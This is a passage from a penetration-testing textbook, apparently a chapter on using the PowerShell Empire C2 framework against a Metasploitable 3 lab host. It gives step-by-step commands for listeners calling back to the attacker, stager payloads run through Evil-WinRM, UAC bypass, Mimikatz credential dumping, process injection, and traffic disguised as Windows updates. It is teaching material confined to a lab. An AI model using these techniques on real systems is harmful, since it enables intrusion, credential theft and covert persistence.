
16. The Empire client enables penetration testers to specify the custom name of an Empire server, as shown below:



```
(Empire) > connect -c Empire-Server
                      localhost
                      other-server
                      another-one
                      Empire-Server
```

Figure 11.11: Selecting Empire-Server

17. While you are typing commands within the command-line interface of Empire, it will provide you with preloaded commands and syntax to ensure your commands are spelled correctly and to improve your efficiency.
18. Once the Empire client successfully connects to the Empire server, the following screen will appear:



```
        412 modules currently loaded

        0 listeners currently active

        0 agents currently active

Starkiller is now the recommended way to use Empire.
Try it out at http://172.30.1.50:1337/index.html
(Empire) >

Connected: http://172.30.1.50:1337 | 0 agent(s) | 1 unread message(s)
```

Figure 11.12: Verifying connection

19. Use the `exit` command within Empire to terminate the session.
20. If you choose not to set up a remote Empire server, a single Kali Linux machine can be used as both an Empire server and client; simply repeat *step 8* and *step 9* only on the same Kali Linux machine with separate Terminal windows.

Next, you will learn how to manage multiple users on the Empire server.

Part 2 – Managing users on Empire

Empire allows multiple penetration testers of the same team to connect to the same Empire server and work together during the post-exploitation phase of a penetration test. The Empire server provides user management options within its framework. For this exercise, you can use a single Kali Linux machine that runs both the Empire server and the client.

To get started with this exercise, please use the following instructions:


1. Log in to your main **Kali Linux** machine, open **Terminal**, and start the Empire server:

```
kali@kali:~$ sudo systemctl start mariadb.service
kali@kali:~$ sudo powershell-empire server
```

2. After the Empire server has successfully started, open another **Terminal** window and start the Empire client:

```
kali@kali:~$ sudo powershell-empire client
```

3. The following screenshot shows the Empire client has automatically established a session on the local Empire server:




```
412 modules currently loaded

0 listeners currently active

0 agents currently active

Starkiller is now the recommended way to use Empire.
Try it out at http://localhost:1337/index.html
INFO: Connected to localhost
(Empire) >

Connected: http://localhost:1337 | 0 agent(s) | 1 unread message(s)
```

Figure 11.13: Connecting to localhost

4. On the Empire client console, execute the following commands to access the administrative menu and view the list of current user accounts:

```
(Empire) > admin
(Empire: admin) > user_list
```

5. As shown in the following screenshot, there is only one user account, the default Empire user account:




```
(Empire) > admin
(Empire: admin) > user_list

┌Users──────────────────┬──────────┬────────────┬────────────────────────────────────────
│ ID │ Username    │ Admin │ Enabled │ Last Logon Time
├────┼─────────────┼───────┼─────────┼────────────────────────────────────────
│ 1  │ empireadmin │ True  │ True    │ 2023-12-07 18:53:52 EST (5 minutes ago)
└────┴─────────────┴───────┴─────────┴────────────────────────────────────────
```

Figure 11.14: Viewing users

6. To create a new user on the Empire server, use the `create_user` command with the username as `NewUser1` and the password as `Password123`, followed by the authoritative user (admin) for creating the account:

```
(Empire: admin) > create_user NewUser1 Password123 Password123 admin
(Empire: admin) > user_list
```

7. As shown in the following screenshot, the new user account is created, and it's automatically enabled:




```
(Empire: admin) > create_user NewUser1 Password123 Password123 admin
INFO: Added user: NewUser1
(Empire: admin) > user_list

┌Users┬──────────────┬───────┬─────────┬──────────────────────────────────────┐
│ ID  │ Username     │ Admin │ Enabled │ Last Logon Time                      │
├─────┼──────────────┼───────┼─────────┼──────────────────────────────────────┤
│ 1   │ empireadmin  │ True  │ True    │ 2023-12-07 18:53:52 EST (9 minutes a
go) │
├─────┼──────────────┼───────┼─────────┼──────────────────────────────────────┤
│ 1001│ NewUser1     │ False │ True    │ 2023-12-07 19:02:56 EST (8 seconds a
go) │
└─────┴──────────────┴───────┴─────────┴──────────────────────────────────────┘
```

Figure 11.15: Creating a new user account

8. To disable a user account, use the `disable_user <user-ID>` command:

```
(Empire: admin) > disable_user 1001
(Empire: admin) > user_list
```

9. As shown in the following screenshot, the `NewUser1` account is disabled:



```
(Empire: admin) > disable_user 1001
INFO: Disabled user: NewUser1
(Empire: admin) > user_list

┌Users─┬────────────┬───────┬─────────┬──────────────────────────────────────┐
│ ID   │ Username   │ Admin │ Enabled │ Last Logon Time                      │
├──────┼────────────┼───────┼─────────┼──────────────────────────────────────┤
│ 1    │ empireadmin│ True  │ True    │ 2023-12-07 18:53:52 EST (13 minutes ago) │
├──────┼────────────┼───────┼─────────┼──────────────────────────────────────┤
│ 1001 │ NewUser1   │ False │ False   │ 2023-12-07 19:07:07 EST (3 seconds ago)  │
└──────┴────────────┴───────┴─────────┴──────────────────────────────────────┘
```

Figure 11.16: Disabling a user account

10. To view a list of available commands/options under a context menu, use the `help` command.
11. Using the `back` command will return you to the previous menu and the `main` command will carry you to the main menu within Empire.

Having completed this section, you have learned how to set up Empire using the client-server model and manage user accounts. In the next section, you will learn how to perform post-exploitation techniques using Empire as a C2 framework.

Post-exploitation using Empire

In this section, you will learn how to set up Empire to perform post-exploitation techniques on a compromised host on a network. Additionally, you will learn how to establish C2 connections between an agent on the compromised host and the Empire server.

To get started with performing post-exploitation using Empire, multiple Terminals will be used during this exercise, please use the following instructions:

1. Power on both your main **Kali Linux** and **Metasploitable 3** (Windows-based) virtual machines.
2. On **Kali Linux**, open the **Terminal** (#1) and use the following commands to start the MariaDB service and the Empire server:

```
kali@kali:~$ sudo systemctl start mariadb.service
kali@kali:~$ sudo powershell-empire server
```

3. Once the Empire server is running, open a new **Terminal** (#2) and use the following commands to connect the Empire client to the local Empire server:

```
kali@kali:~$ sudo powershell-empire client
```

4. Any commands entered on the Empire client will be relayed to the Empire server, which will execute the tasks and provide the result back to the Empire client. Keep in mind that some tasks may take longer to execute on the Empire server than others; this will usually create a delay in response from the Empire server to the client.
5. However, you do not need to wait for a task to complete on the Empire server before executing another. Each response from the server to the client will contain an indication informing the penetration tester about the user and task for a specific response.

In this section, you will learn how to use Empire to perform post-exploitation and C2 operations on a network.

Part 1 – Creating a listener

A **listener** is a module within the Empire server that listens for an incoming connection from an agent running on a compromised host. Without a listener on the Empire server, you won't be able to send instructions to the agents that are running on the compromised systems:

1. On the Empire client console, use the following commands to enter the settings of the HTTP listener:

```
(Empire) > uselistener http
```

Notice that after you type the `uselistener` command on the Empire client, the user interface preloads a list of several types of listeners. Additionally, use the `options` and `help` commands to view the available commands when working with Empire modules.

2. To change the default name of the listener, use the `set Name` command:

```
(Empire: uselistener/http) > set Name DC_Listener
```


3. Changing the name of your listener to something that indicates its purpose and function will be useful during your penetration tests.
4. Next, you will need to configure the callback host settings. This is the IP address on the `eth1` interface of your Kali Linux machine on the `PentestNet` (`172.30.1.0/24`) network that is running the Empire server:

```
(Empire: uselistener/http) > set Host 172.30.1.50
```

5. You can also change the default port for the listener by using the `set Port` command:

```
(Empire: uselistener/http) > set Port 1335
```

6. The following screenshot shows the execution of the preceding commands:



```
(Empire: uselistener/http) > set Name DC_Listener
INFO: Set Name to DC_Listener
(Empire: uselistener/http) > set Host 172.30.1.50
INFO: Set Host to 172.30.1.50
(Empire: uselistener/http) > set Port 1335
INFO: Set Port to 1335
```

Figure 11.17: Creating a listener


7. Next, type the `options` commands to verify all the required parameters are configured:

```
(Empire: uselistener/http) > options
```

8. Next, use the `execute` command to activate the listener:

```
(Empire: uselistener/http) > execute
```

9. The following screenshot shows the newly created listener has started:



```
(Empire: uselistener/http) > execute
[+] Listener DC_Listener successfully started
```

Figure 11.18: Starting a listener


10. Next, use the `back` command a few times to return to the main menu:

```
(Empire: uselistener/http) > back
(Empire: listeners) > back
```

11. Lastly, use the `listeners` command to view all enabled and disabled listeners on the Empire server:

```
(Empire) > listeners
```

12. The following shows `DC_Listener`, which is using the `http` module and is currently enabled:



```
(Empire) > listeners

┌Listeners List─────────────────────────────────────────────────────────────────────────┐
│ ID │ Name        │ Template │ Created At                              │ Enabled │
├────┼─────────────┼──────────┼─────────────────────────────────────────┼─────────┤
│ 1  │ DC_Listener │ http     │ 2023-12-07 19:16:02 EST (3 minutes ago) │ True    │
└────┴─────────────┴──────────┴─────────────────────────────────────────┴─────────┘

(Empire: listeners) > back
(Empire) >
```

Figure 11.19: Checking listener status

Now the listener is set up and waiting for an incoming connection, next you will learn how to create a stager using Empire.

Part 2 – Creating a stager

A **stager** is a module within Empire that allows penetration testers to execute the agent (payload) on the targeted system. When an agent is executed on a compromised host, it will attempt to establish a connection back to the *listener* on the Empire server running on Kali Linux. This allows the penetration tester to perform post-exploitation tasks on any active agents:

1. On the Empire client console, let's create a multi-launcher stager by using the following command:

```
(Empire) > usestager multi_launcher
```

2. Next, set the `listener` option to `DC_Listener`:

```
(Empire: usestager/multi_launcher) > set Listener DC_Listener
```

3. Next, to generate the stager malicious code, use the `generate` command:

```
(Empire: usestager/multi_launcher) > generate
```

4. Next, copy all the PowerShell code from the generated output:


Figure 11.20: Generating agent payload

5. Next, open a new **Terminal** (#3) and use **Evil-WinRM** to establish a PowerShell session on the **Metasploitable 3** (Windows-based) virtual machine (targeted

system):

```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant
```


6. The screenshot shows Evil-WinRM established a PowerShell session on the targeted system:



```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_
detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackp
layers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 11.21: Using Evil-WinRM

7. Next, on the Evil-WinRM console, paste the copied PowerShell code and hit *Enter* to execute it on the targeted system.
8. Once the code is executed, select the previous **Terminal** (#2) and you'll notice a new agent just checked in to the Empire Server with a unique agent ID, as shown below:



```
[+] New agent K3YU2DLB checked in
(Empire: usestager/multi_launcher) > back
(Empire) >
```

Figure 11.22: Agent connection

Now an agent is active on a compromised host on the network, next you will learn how to interact with the agent to perform post-exploitation tasks.

Part 3 – Working with agents

Since we have an agent running on a compromised system, let's look at the features and capabilities of working with an agent using Empire:

1. To view a list of agents within Empire, use the `agents` command:

   ```
   (Empire: agents) > agents
   ```

2. As shown in the following screenshot, each agent is assigned an ID, a unique name, the language used for creating the agent on the compromised host, the IP address of the compromised host, the user account for running the agent, and the listener that is associated to the agent:

Figure 11.23: Viewing active agents

3. Sometimes, you will notice at the end of the agent's name that there is an asterisk (*). This indicates the agent is running with elevated privileges on the compromised host. Elevated privileges enable you to perform administrative actions on a system, which is not permitted when using a standard user account.
4. To interact with an agent, use the `interact <agent-name>` command:

```
(Empire: agents) > interact K3YU2DLB
(Empire: K3YU2DLB) > help
```

5. As shown in the following screenshot, the `help` menu provides a list of commands (**Name**), their descriptions, and their usage of the commands that can be used on this active agent:

Figure 11.24: Interacting with an agent

6. Next, let's use the `info` command to get details about the compromised host:

```
(Empire: K3YU2DLB) > info
```

7. As shown in the following screenshot, the Empire server returned specific information about the host:

Figure 11.25: Retrieving information

8. Additionally, to determine whether the agent is running with elevated privileges on the compromised host, use the following command:

```
(Empire: K3YU2DLB) > display high_integrity
```

9. As shown in the following screenshot, the **high_integrity** value is **True**. This means the agent is running with elevated privileges:

Figure 11.26: Checking privileges

10. If the agent is not running with elevated privileges, you can use the `bypassuac <listener>` command to escalate the privileges:

```
(Empire: K3YU2DLB) > bypassuac DC_Listener
```

11. The following screenshot shows the usage of the `bypassuac` command; however, the current agent is already running within an elevated context:

Figure 11.27: Elevated privileges

12. To remotely execute a command on the compromised host, use the `shell <command>` command:

```
(Empire: K3YU2DLB) > shell whoami
(Empire: K3YU2DLB) > shell ipconfig
```

13. As shown in the following screenshot, the user ID and IP address information was retrieved from the agent.

Figure 11.28: Performing actions

14. Use the following command to launch **Mimikatz** on the compromised host to collect users and computer credentials:

```
(Empire: K3YU2DLB) > mimikatz
```

15. The following screenshot shows that Mimikatz executed various commands within the memory of the compromised host and retrieved users' credentials:

Figure 11.29: Enabling Mimikatz

16. If there are any logged-on users on the targeted system, such as the Administrator, the password hashes and plaintext passwords will be retrieved, as shown below:

Figure 11.30: Extracting sensitive information

If the `mimikatz` command does not work when first executed, run it again.

17. Use the following command to view a table of gathered credentials:

```
(Empire: K3YU2DLB) > credentials
```

18. As shown in the following screenshot, the NTLM hashes are stored within the credentials database on the Empire server:

Figure 11.31: Viewing extracted credentials

Having completed this section, you have gained the fundamental skills for interacting with an agent. Next, you will learn how to spawn a new agent to expand your foothold on a compromised system using Empire.

Part 4 – Creating a new agent

During a penetration test, having multiple connections or reverse shells on compromised hosts will prove to be especially useful in the event one shell should unexpectedly be terminated. Using Empire, you can create multiple agents on the same compromised host using an existing agent, by using the following instructions:

1. Use the following command to interact with your existing agent and display a list of running processes:

```
(Empire: credentials) > interact K3YU2DLB
(Empire: K3YU2DLB) > ps
```

2. As shown in the following screenshot, the `ps` command displays a list of processes, their **Process IDs** (**PIDs**), their process names, the architecture, the user privileges running the process, and the memory allocation:

Figure 11.32: Viewing running processes

3. We can use the PID of a common, less-suspecting process, such as *wsmprovhost*, on the compromised host to spawn a new agent.
4. Next, use the `psinject <Listener> <PID>` command to create a new agent on the compromised host:

```
(Empire: K3YU2DLB) > psinject DC_Listener 932
```

5. As shown in the following screenshot, a new agent is spawned on the host:

Figure 11.33: New agent checked in

6. Next, use the `agents` command to view all agents on Empire:

Figure 11.34: Viewing all active agents

7. As shown in the preceding screenshot, the new agent has spawned. However, notice the new agent is created with elevated privileges because *wsmprovhost* was running using the local Administrator account. If the new agent is not running with elevated privileges, you won't be able to perform administrative or high-privilege tasks on the compromised host. You will need to elevate the privileges of the new agent to do so.
8. To obtain an interactive shell using Empire on the compromised host, use the `shell` command:

```
(Empire: agents) > interact Z6V8GMSW
(Empire: Z6V8GMSW) > shell
```

9. As shown in the following screenshot, an interactive shell is obtained that allows you to execute commands on the remote host:

Figure 11.35: Performing remote commands

10. Lastly, type `exit` to return to the Empire console, as shown below:

Figure 11.36: Exiting a Windows shell

Having completed this section, you have learned how to create a new agent on a compromised host. Next, you will learn how to improve your threat emulation during a penetration test.

Part 5 – Threat emulation

Threat emulation focuses on testing the cyber defenses of an organization and their capabilities to detect and prevent various techniques used by threat actors. Improving threat emulation using Empire during a penetration test engagement tests whether a targeted organization can detect unknown threats disguised in common network traffic such as Windows updates, Gmail, and Office 365 traffic types.

To get started with this exercise, you will learn how to create a listener that will emulate Windows update services to evade detection:

1. On your Empire client, use the `http_malleable` listener module:

   ```
   (Empire: Z6V8GMSW) > uselistener http_malleable
   ```

2. Next, set the profile as `windows-updates`:

   ```
   (Empire: uselistener/http_malleable) > set Profile windows-updates.profile
   ```

3. Next, set the host as the IP address of your Kali Linux machine (Empire server), the listening port, the name of this new listener, and start it:

   ```
   (Empire: uselistener/http_malleable) > set Host 172.30.1.50
   (Empire: uselistener/http_malleable) > set Port 9443
   (Empire: uselistener/http_malleable) > set Name ThreatEmulation
   (Empire: uselistener/http_malleable) > execute
   ```

4. The following screenshot shows the execution of the preceding commands:

Figure 11.37: Setting up threat emulation

5. Next, create a new stager to bind the newly created `ThreatEmulation` listener:

```
